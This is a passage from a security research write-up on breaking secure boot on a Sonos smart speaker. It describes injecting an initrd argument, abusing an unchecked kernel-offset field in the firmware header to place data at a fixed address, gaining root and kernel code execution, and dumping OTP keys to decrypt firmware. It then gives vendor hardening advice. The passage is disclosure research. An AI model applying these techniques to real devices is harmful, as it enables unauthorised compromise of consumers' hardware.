One way to obtain code execution from there is to insert an "initrd=0xADDR,0xSIZE" argument which will cause the Linux kernel to load an initramfs from memory at the specified address, overriding the built-in image.

Issue 3: Malleable firmware image


The exploitation process described above, however, requires that controlled data is placed at a known static address. One way it was found to do that is to abuse the custom Sonos image header. According to U-Boot logs, this is always loaded at address 0x100000:

```
## Loading kernel from FIT Image at 00100040 ...
  Using 'conf@23' configuration
  Trying 'kernel@1' kernel subimage
    Description:  Sonos Linux kernel for S767
    Type:         Kernel Image
    Compression:  lz4 compressed
    Data Start:   0x00100128
    Data Size:    9076344 Bytes = 8.7 MiB
    Architecture: AArch64
    OS:           Linux
    Load Address: 0x01080000
    Entry Point:  0x01080000
    Hash algo:    crc32
    Hash value:   2e036fce
  Verifying Hash Integrity ... crc32+ OK
```


The image header can be represented in pseudocode as follows:

```
uint32_t magic;
uint16_t version;
uint16_t bootgen;
uint32_t kernel_offset;
uint32_t kernel_checksum;
uint32_t kernel_length;
```


The issue is that while the value of kernel offset is normally 0x40, it is not enforced by U-Boot. By setting the offset to a higher value and then filling the empty space with arbitrary data, we can place the data at a known fixed location in U-Boot memory while ensuring that the signature check on the image still passes.



Combining all three issues outlined above, it is possible to achieve persistent code execution within Linux under the /init process as the “root” user.



Moreover, by inserting a kernel module this access can be escalated to kernel-mode arbitrary code execution.



Post Exploitation (Dumping OTP Data)

There's just one missing piece and that is to dump the one time programmable (OTP) data so that we can decrypt any future firmware. Fortunately, the factory firmware that the device came pre-flashed with was found to not contain a fix for the vulnerability disclosed by https://twitter.com/bl4sty in https://haxx.in/posts/dumping-the-amlogic-a113x-bootrom/

From there, only slight modifications were required to adjust the exploit for the different EL3 binary of this device. The arbitrary read primitive provided by the a113x-el3-pwn tool works as-is and allows for the EL3 image to be dumped. With the adjusted exploit it was then possible to dump full OTP contents and decrypt any future firmware update for this device.

Conclusion

Overall, there are two important conclusions to draw from this research. The first is that OEM components need to be of the same security standard as in-house components. These components should be reviewed, and security tested to ensure that any weaknesses have been identified. OEMs should be subject to stringent code quality and security validation in the same way first party components are.

Vendors should also perform threat modelling of all the external attack surfaces of their products and ensure that all remote vectors have been subject to sufficient validation.

In the case of the secure boot weaknesses, then it is important to validate and perform testing of the boot chain to ensure that these weaknesses are not introduced. Both hardware and software-based attack vectors should be considered.

References

https://conference.hitb.org/hitbsecconf2023ams/materials/D2T1%20-%20Smart%20Speaker%20Shenanigans%20-%20Making%20the%20SONOS%20One%20Sing%20Its%20Secrets%20-%20Peter%20Geissler.pdf

https://research.nccgroup.com/2023/12/04/shooting-yourself-in-the-flags-jailbreaking-the-sonos-era-100/

https://research.nccgroup.com/2023/12/04/technical-advisory-sonos-era-100-secure-boot-bypass-through-unchecked-setenv-call/

https://www.synacktiv.com/sites/default/files/2022-11/sonos.pdf

https://www.synacktiv.com/en/publications/dumping-the-sonos-one-smart-speaker#